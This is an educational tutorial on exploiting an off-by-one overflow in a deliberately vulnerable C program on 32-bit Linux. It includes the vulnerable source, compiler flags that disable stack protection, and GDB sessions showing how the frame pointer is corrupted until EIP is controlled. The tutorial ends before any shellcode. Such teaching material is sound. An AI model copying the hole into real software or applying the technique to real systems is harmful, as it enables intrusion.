Off-by-One exploitation tutorial

By Saif El-Sherei
www.elsherei.com

Introduction:

I decided to get a bit more into Linux exploitation, so I thought it would be nice if I document this as a good friend once said " you think you understand something until you try to teach it". This is my first try at writing papers. This paper is my understanding of the subject. I understand it might not be complete I am open for suggestions and modifications. I hope as this project helps others as it helped me. This paper is purely for education purposes.

Note: the Exploitation methods explained in the below tutorial will not work on modern system due to NX, ASLR, and modern kernel security mechanisms. If we continue this series we will have a tutorial on bypassing some of these controls.

Off-By-One vulnerability explained:

Sometimes developers don't implement length conditions correctly and as a result the off by one vulnerability exists. The off by one vulnerability in general means that if an attacker supplied input with certain length if the program has an incorrect length condition the program will write one byte outside the bounds of the space allocated to hold this input causing one of two scenarios depending on the input;

- Malicious input will overwrite an adjacent variable next to the input buffer on the stack.
- The input will overwrite the saved frame pointer of the previous function thus when returning the attacker can alter the application flow and return address.

We are more interested in the second scenario.
Let's take an example;

```
#include <stdio.h>

int cpy(char *x)
{
	char buff[1024];
	strcpy(buff,x);
	printf("%s\r\n",buff);
}

int main(int argc, char *argv[])
```

```
{



        if(strlen(argv[1])>1024){
                printf("Buffer Overflow Attempt!!!¥r¥n");
                return 1;}
        cpy(argv[1]);
}
```

Basically what the code does is check if the Input size is bigger than 1024 the size of our buffer.

if(strlen(argv[1])>1024)

If it was larger it exits the program with an error. The error in this code is that the "strlen" function gets the length of the string without the terminating NULL byte.

The "strcpy()" function in the "cpy()" function will trigger a segmentation fault. If the input was exactly 1024 byte; The Length check will succeed without errors. Then because "strcpy()" copies the string including the terminating NULL byte. the 1024 input string is 1025 byte long including the terminating NULL byte. When the "strcpy()" function is called it will try to copy 1025 byte string into a 1024 byte buffer triggering a segmentation fault.

Now that we explained what will happen let's see the error in action.

First compile the code with the following switches "-fno-stack-protector" to disable the stack protection mechanism, and "-mpreferred-stack-boundary=2"; GCC compiler automatically aligns the variables to the stack boundary and the default value of that switch is 4 which will align the stack to 16 bytes (2^4) so we change the value to 2 to get GCC to align the stack to 4 bytes only (2^2). The "—ggdb" switch is used to generate debugging symbols for the application to be used with GDB debugger.

```
gcc -ggdb -mpreferred-stack-boundary=2 -fno-stack-protector off.c -o test
```

We run the program to test if it is functioning as it should

```
root@kali:~/Desktop/tuts/offbyone# ./test `python -c 'print "A"*1022'`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
-------snipped------
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
root@kali:~/Desktop/tuts/offbyone# ./test `python -c 'print "A"*1025'`
Buffer Overflow Attempt!!!
```

As you can see above the application is running as it should so as I explained before if we supplied an input of exactly 1024 bytes this should trigger a segmentation fault let's try it.


```
root@kali:~/Desktop/tuts/offbyone# ./test `python -c 'print "A"*1024'`
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
-------snipped------
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

As seen above bolded in red when an input of exactly 1024 byte is provided a segmentation fault occurred. Why did this happen??

Please allow me to explain.
Let's look at the stack during function calls. The basic function calling convention is as follows:

```
push ebp;          save old frame pointer on stack
mov ebp,esp        make the current stack pointer into the current frame pointer
```

Ordinary Stack during normal function call:




Now when the function is done executing the frame pointer is popped back to the original frame pointer of the parent function. And we are returned to the previous function stack frame.

So how will be able to hijack execution flow??

Let's see what happens in the previous example if we supplied an input of 1024 byte
As we know the stack grows upwards towards lower memory addresses. So if 1025 byte is copied to a1024 byte buffer the NULL byte will be written outside the bounds of the buffer overwriting the least significant byte of the saved frame pointer (EBP). So after execution the program will not pop off the correct frame pointer to the parent function instead it will pop our modified frame pointer which will get us directly in our buffer. Then we can specify local variable values from the previous stack frame as well as the saved base pointer and return address. Therefore, when the calling function returns, an arbitrary return address will be specified, and total control over the program execution flow will be seized.

Frame Pointer off by one corruption:



Exploitation:

Now let's have a look on how can we exploit the off by one vulnerability.

First lets run our test program attach it to gdb, and insert a break point at the call to "cpy()" function. The run it with input of 1024 "A".

```
root@kali:~/Desktop/tuts/offbyone# gdb -q test
Reading symbols from /root/Desktop/tuts/offbyone/test...done.
 (gdb) disassemble main
Dump of assembler code for function main:
   0x080484e2 <+0>:  push   %ebp
   0x080484e3 <+1>:  mov    %esp,%ebp
   0x080484e5 <+3>:  sub    $0x4,%esp
   0x080484e8 <+6>:  mov    0xc(%ebp),%eax
   0x080484eb <+9>:  add    $0x4,%eax
   0x080484ee <+12>:mov    (%eax),%eax
   0x080484f0 <+14>: mov    %eax,(%esp)
   0x080484f3 <+17>: call   0x80483a0 <strlen@plt>
   0x080484f8 <+22>: cmp    $0x400,%eax
   0x080484fd <+27>: jbe    0x8048512 <main+48>
   0x080484ff <+29>:  movl   $0x80485c5,(%esp)
   0x08048506 <+36>:call   0x8048380 <puts@plt>
   0x0804850b <+41>:mov    $0x1,%eax
   0x08048510 <+46>:jmp    0x8048522 <main+64>
   0x08048512 <+48>:mov    0xc(%ebp),%eax
   0x08048515 <+51>:add    $0x4,%eax
   0x08048518 <+54>:mov    (%eax),%eax
   0x0804851a <+56>:mov    %eax,(%esp)
   0x0804851d <+59>:call   0x80484ac <cpy>
   0x08048522 <+64>:leave
   0x08048523 <+65>:ret
End of assembler dump.
(gdb) b *main+59
Breakpoint 1 at 0x804851d: file off.c, line 17.
(gdb) r `python -c 'print "A"*1024'`
Starting program: /root/Desktop/tuts/offbyone/test `python -c 'print "A"*1024'`
```

After we reach our breakpoint we see the values of our registers. And we step through the "cpy()" function till it's done execution.

```
Breakpoint 1, 0x0804851d in main (argc=2, argv=0xbffff174) at off.c:17
17              cpy(argv[1]);
(gdb) info registers
eax            0xbffff2ec-1073745172
ecx            0x2c      44
edx            0xc       12
ebx            0xb7fc1ff4       -1208213516
esp            0xbffff0c4       0xbffff0c4
ebp            0xbffff0c8       0xbffff0c8
esi            0x0       0
edi            0x0       0
eip            0x804851d        0x804851d <main+59>
eflags         0x286     [ PF SF IF ]
cs             0x73      115
ss             0x7b      123
ds             0x7b      123
es             0x7b      123
fs             0x0       0
gs             0x33      51
(gdb) s
cpy (x=0xbffff2ec 'A' <repeats 200 times>...) at off.c:6
6               strcpy(buff,x);
(gdb) info registers
eax            0xbffff2ec-1073745172
ecx            0x2c      44
edx            0xc       12
ebx            0xb7fc1ff4       -1208213516
esp            0xbfffecb4       0xbfffecb4
ebp            0xbffff0bc       0xbffff0bc
esi            0x0       0
edi            0x0       0
eip            0x80484b5        0x80484b5 <cpy+9>
eflags         0x286     [ PF SF IF ]
cs             0x73      115
ss             0x7b      123
ds             0x7b      123
es             0x7b      123
fs             0x0       0
```

```
gs             0x33       51
(gdb) s
7                   printf("%s¥r¥n",buff);
(gdb) s
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
---snipped---
AAAAAAAAAAAAAAAAAAAAAA
```

As you can see bolded in red when the break point hit before the function is called the value of our frame pointer EBP = 0xbffff0c8.

When the function is called you can see bolded in blue that our frame pointer was changed to EBP = 0xbffff0bc

Because of the function prologue the instructions that are executed when any function is called; which will save the value of our previous function frame pointer and then set the EBP frame pointer register to the current function stack frame.

```
PUSH EBP
MOV EBP,ESP
```

So if the program is functioning correctly when the “cpy()” function is done executing the function epilogue should pop back our parent function frame pointer “0xbffff0c8” into EBP to continue execution of the previous function. But this is not going to be the case. Because of the off by one corruption let’s have a look at our registers after the function “cpy()” has finished execution.

```
(gdb) s
main (argc=1094795585, argv=0x41414141) at off.c:18
18      }
(gdb) info registers
eax            0x402     1026
ecx            0xbfffec9c         -1073746788
edx            0xb7fc3360         -1208208544
ebx            0xb7fc1ff4         -1208213516
esp            0xbffff0c4         0xbffff0c4
ebp            0xbffff000         0xbffff000
esi            0x0         0
edi            0x0         0
eip            0x8048522          0x8048522 <main+64>
----snipped----
```

As we can see above bolded in red. After the function finished execution the frame pointer that was pop'ed back into EBP wasn't the same value mentioned above instead it has this value "0xbffff000". Which is the off by one corrupted frame pointer since explained before the terminating NULL byte of the Input string will be written out of bounds of the memory allocated to the buffer. Over writing the least significant byte of our frame pointer. So what will happen when we continue execution of the program?

```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

As we can see when the frame pointer was corrupted it pointed to a lower memory address which got us directly in our input buffer now the application thinks that this is the stack frame of the calling function "main()". We can now control the variables passed to this function even its saved frame pointer and return address.